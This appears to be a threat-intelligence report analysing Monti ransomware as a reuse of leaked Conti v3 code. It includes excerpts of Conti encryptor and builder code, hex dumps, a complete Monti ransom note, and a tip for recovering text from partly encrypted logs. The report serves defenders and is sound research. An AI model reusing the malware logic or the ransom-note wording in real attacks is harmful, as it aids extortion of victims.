
Using Code Analysis to Your Advantage

Before we get into Monti's reuse of Conti's encryptor code, we want to point out a helpful trick that was made possible due to our awareness of that code re-use.

Because we were familiar with Conti v2 and v3 encryptor payloads, the BlackBerry IR team knew that Conti encryptor payloads do not always encrypt the entirety of each file. Source code analysis shows us that to determine which encryption methods to use, Conti payloads use a combination of a file's location (on the disk or network), type (based on file suffix), and size.

For example, available ENCRYPT_MODES available in Conti v2 payloads include HEADER_ENCRYPT, PARTLY_ENCRYPT, and FULL_ENCRYPT. The PARTLY_ENCRYPT mode can be accompanied by a value of 20 or 50, indicating the percentage of the file that should be encrypted.

Researchers Luigi Martire, Carmelo Ragusa, and Luca Mella, from the cybersecurity company Yoroi, wrote a fantastic article named "Conti Ransomware Source Code: A Well-designed COTS Ransomware," which provides insight into the code segments that help drive these encryption decisions. In the article, you will find examples of code segments such as the one shown in Figure 6, which details encryption mode selection based on file size.



```
if (FileInfo->FileSize <= 1048576) {


    if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
        return FALSE;
    }

    Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);

}
else if (FileInfo->FileSize <= 5242880) {

    if (!WriteEncryptInfo(FileInfo, HEADER_ENCRYPT, 0)) {
        return FALSE;
    }

    Result = EncryptHeader(FileInfo, Buffer, CryptoProvider, PublicKey);

}
else {

    if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 50)) {
        return FALSE;
    }

    Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, 50);
```

Figure 6 - Screenshot from Martire, Ragusa, and Mella’s 2022 article that shows encryption mode selection based on file size

This knowledge allowed the BlackBerry IR team to extract full, unencrypted strings from encrypted log files.

The following command uses a simple grep query to identify the string “2022-0,” which was found at the beginning of each line in the VMware Horizon Debug logs. Notice that even though the log file included in the command below was encrypted, the command yielded over 137,000 lines of unencrypted log events.

```
$ strings debug-2022-06-30-094202.txt.PUUUK | grep -i '2022-0' | wc -l

  137420
```

This same methodology can be adapted to many other file types. Text (.txt) and general log files are obviously the best use case.

This isn’t just applicable to Monti or Conti. Many different ransomware encryptors use a similar process of selecting portions of each file to encrypt.

This possibility of decryption is just one of the many reasons why we recommend that ransomware victims back up files encrypted in these attacks. Yes, you read that right: the *encrypted* files.


Even if your encrypted files can’t be decrypted in *this* way, sometimes researchers are able to discover decryption methods that can be offered in stand-alone tools, and ransomware operations groups occasionally release their decryption keys. In any case, encrypted data that has been saved can be revisited and potentially decrypted at a later date.

Monti Technical Analysis

Ransomware Behavior

The ransomware payload associated with this incident is a 32-bit Windows executable named “locker.exe.” At the time of writing this report, the malware is not publicly available. The threat actor downloaded this payload from temp[.]sh via the Chrome browser.

Upon execution, the malware encrypts files on disk, adds a “.PUUUK” extension to affected files’ names, and produces the following ransom note:



All of your files are currently encrypted by MONTI strain. If you don't know who we are - just "Google it."

As you already know, all of your data has been encrypted by our software.

It cannot be recovered by any means without contacting our team directly.

DON'T TRY TO RECOVER your data by yourselves. Any attempt to recover your data (including the usage of the additional recovery software) can damage your files. However,

if you want to try - we recommend choosing the data of the lowest value.

DON'T TRY TO IGNORE us. We've downloaded a pack of your internal data and are ready to publish it on our news website if you do not respond.

So it will be better for both sides if you contact us as soon as possible.

DON'T TRY TO CONTACT feds or any recovery companies.

We have our informants in these structures, so any of your complaints will be immediately directed to us.

So if you will hire any recovery company for negotiations or send requests to the police/FBI/investigators, we will consider this as a hostile intent and initiate the publication of whole compromised data immediately.

To prove that we REALLY CAN get your data back - we offer you to decrypt two random files completely free of charge.

You can contact our team directly for further instructions through our website :

TOR VERSION :

(you should download and install TOR browser first https://torproject.org)

<redacted>

YOU SHOULD BE AWARE!

We will speak only with an authorized person. It can be the CEO, top management, etc.

In case you are not such a person - DON'T CONTACT US! Your decisions and action can result in serious harm to your company!

Inform your supervisors and stay calm!

Figure 6a - Monti ransom note

This ransom note is almost identical to the notes produced by some Conti ransomware variants, except it references a “MONTI strain” instead of a “CONTI strain.”


Evaluating the Relationship Between Conti and Monti

In light of the Conti leaks that occurred in February and March 2022, we decided to explore any connections between the executable we identified, publicly available Conti payloads, and the leaked source code.

Brief static analysis determined that our sample's file name, file size, compile time, import table hash, and most section hashes (with the exception of the .data section) match the corresponding characteristics of the locker.exe executable included in the Conti v3 code leaks. These observations provided strong evidence that the executable we found is, in fact, a Conti v3 payload.

Further analysis of the leaked Conti executable revealed that, although the code within it was identical to the sample we discovered, execution of the Conti payload did not actually result in any file encryption.

A review of the leaked locker.exe's .data section provided insight into the nature of this executable, as seen in Figure 7.



```
locker.exe

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00032070  75 98 00 00 00 00 00 00 00 00 00 00 00 00 00 00  u˜..............
00032080  0A 00 00 00 32 00 00 00 5F 5F 44 45 43 52 59 50  ....2...__DECRYP
00032090  54 5F 4E 4F 54 45 5F 5F 00 00 00 00 00 00 00 00  T_NOTE__........
000320A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


```
locker.exe

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00032880  00 00 00 00 00 00 00 00 2E 00 45 00 58 00 54 00  ..........E.X.T.
00032890  45 00 4E 00 00 00 00 00 FF FF FF FF 00 00 00 00  E.N.....ÿÿÿÿ....
000328A0  5F 5F 70 75 62 6C 69 63 6B 65 79 5F 5F 00 00 00  __publickey__...
000328B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 7 - Strings within the leaked locker.exe Conti v3 payload

The presence of the strings __DECRYPT_NOTE__, .EXTEN, and __publickey__ suggested that this file was intended as a template for a ransomware builder to generate functional payloads.

Although the Conti v3 leak did not include the compiled ransomware builder or its source, the Conti v2 leak did include the ransomware builder executable. Analysis of this executable confirmed that it was responsible for replacing the placeholder text mentioned above with actual values.

The decompiler excerpt in Figure 8 shows code within the Conti v2 builder that locates the text placeholders and replaces them with a generated RSA public key, RSA private key (for inclusion in the decryptor only) and ransom note text, respectively.



```
local_2148 = FindPattern("__publickey__",uVar14,pbVar4,unaff_EDI);
if (local_2148 != 0x0) {
  _memset(local_2148,0,0x1000);
  _memcpy(local_2148,local_1030,0x1000);
  uVar14 = lstrlenA("__privatekey__");
  local_2148 = FindPattern("__privatekey__",uVar14,pbVar4,unaff_EDI);
  if (local_2148 != 0x0) {
    _memset(local_2148,0,0x1000);
    _memcpy(local_2148,local_2030,0x1000);
    uVar14 = lstrlenA("__DECRYPT_NOTE__");
    _Dst = FindPattern("__DECRYPT_NOTE__",uVar14,pbVar4,unaff_EDI);
    if (_Dst != 0x0) {
      _memset(_Dst,0,0x800);
      _memcpy(_Dst,local_2034,local_2040);
```

Figure 8 - Conti v2 builder decompiled code excerpt

More Clues in the Timestamps

After determining the origin of the payload file, we explored how the payload we found was likely generated. The attacker could have compiled the leaked v3 source as the first step to produce their payload. However, we suspect they took a different approach, because the compile time of the ransomware payload we found matches the compile time of the leaked Conti v3 locker.exe: Tue Jan 12 19:20:18 2021 UTC.

If the source code had been recompiled, this embedded timestamp would be more recent. This timestamp is consistent with others embedded in each executable. It also aligns with the time period when other Conti samples with the same import table hash (imphash - 5036747C069C42A5E12C38D94DB67FAD) were first submitted to VirusTotal. These observations suggest the timestamp was not manually stomped.

If the attacker did not recompile the available source code, we considered the possibility that they had access to a Conti v3 builder to generate the payload. Since we do not have access to a Conti v3 builder, we performed testing with the leaked v2 builder.

We built multiple payloads across a period of time and found that they all had the same, older compile time of Tue Sep 15 20:17:05 2020 UTC. While this timestamp differed from our sample and the leaked executable, it confirmed the possibility that the Conti v3 builder might also generate payloads with a consistent compile timestamp.

It might seem odd for a builder to maintain an old timestamp, but there is precedent for this approach. The Babuk ransomware builder, leaked in June 2021, produces executables with the same compile time, regardless of when the payload is built. In contrast, the Yashma ransomware builder, leaked in May 2022, generates executables that match the time the build was created. (See our earlier blog posts for more information on Yashma and Babuk.)


Is Monti Made With Manual Modification?

While the discussion thus far might suggest that the Monti attackers used a non-public Conti v3 builder, there is also reason to believe this was not the case. Instead, the attacker might have manually modified (e.g., using a hex editor) the leaked Conti v3 locker.exe executable. To explain this theory, some additional background is required.

One difference between Conti v2 and v3 payloads is the format of the embedded ransom note. In Conti v2 payloads, the ransom note text is stored as plaintext in the .data section of the PE file. In Conti v3 executables, the ransom note is encrypted using the ChaCha8 algorithm.

D.J. Bernstein created this algorithm and threat actors implemented it in both Conti v2 and v3 to encrypt files. In Conti v3, it’s also used to decrypt the instructions for payment.


Comparing the leaked v2 and v3 encryptor source code confirms that only v3 expects the ransom note to be encrypted. In the leaked Conti v2 search.cpp source file (shown in Figure 9 below), although there are several references to the word “Decrypt,” there is no actual decryption performed before the ransom note is written to disk.



```
DWORD dwDecryptNote = 0;
LPSTR DecryptNote = global::GetDecryptNote(&dwDecryptNote);

DWORD BytesWritten;
pWriteFile(hFile, DecryptNote, dwDecryptNote, &BytesWritten, NULL);
pCloseHandle(hFile);
```

Figure 9 - Conti v2 search.cpp with no ransom note decryption

In contrast, the leaked Conti v3 search.cpp source file (shown in Figure 10) includes code to perform ChaCha8 decryption:




```
DWORD dwDecryptNote = 0;
LPSTR DecryptNote = global::GetDecryptNote();

ECRYPT_ctx CryptCtx;
BYTE ChaChaKey[32];
BYTE ChaChaIV[8];

memcpy(ChaChaKey, DecryptNote, 32);
memcpy(ChaChaIV, DecryptNote + 32, 8);
memcpy(&dwDecryptNote, DecryptNote + 40, 4);

RtlSecureZeroMemory(&CryptCtx, sizeof(CryptCtx));
ECRYPT_keysetup(&CryptCtx, ChaChaKey, 256, 64);
ECRYPT_ivsetup(&CryptCtx, ChaChaIV);

ECRYPT_decrypt_bytes(&CryptCtx, (PBYTE)DecryptNote + 44, (PBYTE)DecryptNotePlainText, dwDecryptNote);

DWORD BytesWritten;
pWriteFile(hFile, DecryptNotePlainText, dwDecryptNote, &BytesWritten, NULL);
pCloseHandle(hFile);
RtlSecureZeroMemory(DecryptNotePlainText, dwDecryptNote);
free(DecryptNotePlainText);
```

Figure 10 - Conti v2 search.cpp with ransom note decryption

The ChaCha8 algorithm uses a 32-byte key and an 8-byte nonce. A *nonce*, or number used once, is similar to an initialization vector (IV). It is incorporated into the algorithm to add randomness, so that using the same key to encrypt the same content produces different ciphertext (i.e., it helps mitigate replay attacks).


The structure of the key, nonce, and encrypted text in a typical Conti v3 payload is shown in Figure 11 below. Only an excerpt of the ciphertext is shown.



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00032080   0A 00 00 00 32 00 00 00 A1 6A 84 41 C1 58 99 0A
00032090   34 1E 4B EC 5E 7A D6 46 75 F9 73 9D 75 C6 6C 87
000320A0   05 43 D9 88 4C 18 AC 27 71 9D 42 38 37 B4 B4 98
000320B0   8C 04 00 00 7C E9 98 AC 9C D7 F5 40 4D 36 D8 AC
000320C0   F1 2D 23 C7 56 AF B1 34 9B 43 63 9C F0 50 C9 81
000320D0   A0 49 9C FC 46 8D 24 6B A7 91 C6 55 3F 85 D9 9E
000320E0   80 AE 9D E9 DA 9F 0B EC 94 1E 1B 04 C1 F2 0F EA
```

Figure 11 - Typical Conti v3 payload with key and nonce

Compare the above values with the corresponding bytes in the payload we discovered, shown in Figure 12 below:



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00032080  0A 00 00 00 32 00 00 00 00 00 00 00 00 00 00 00
00032090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000320A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000320B0  28 07 00 00 7F 6C 83 0F E6 39 60 AF 10 2E CA C8
000320C0  79 60 C9 C4 5F A4 6F B1 AB BA 1C 4E 6A 69 84 E6
000320D0  9B 1D 63 3E FD 22 82 00 C0 51 1B 24 FB 64 31 1E
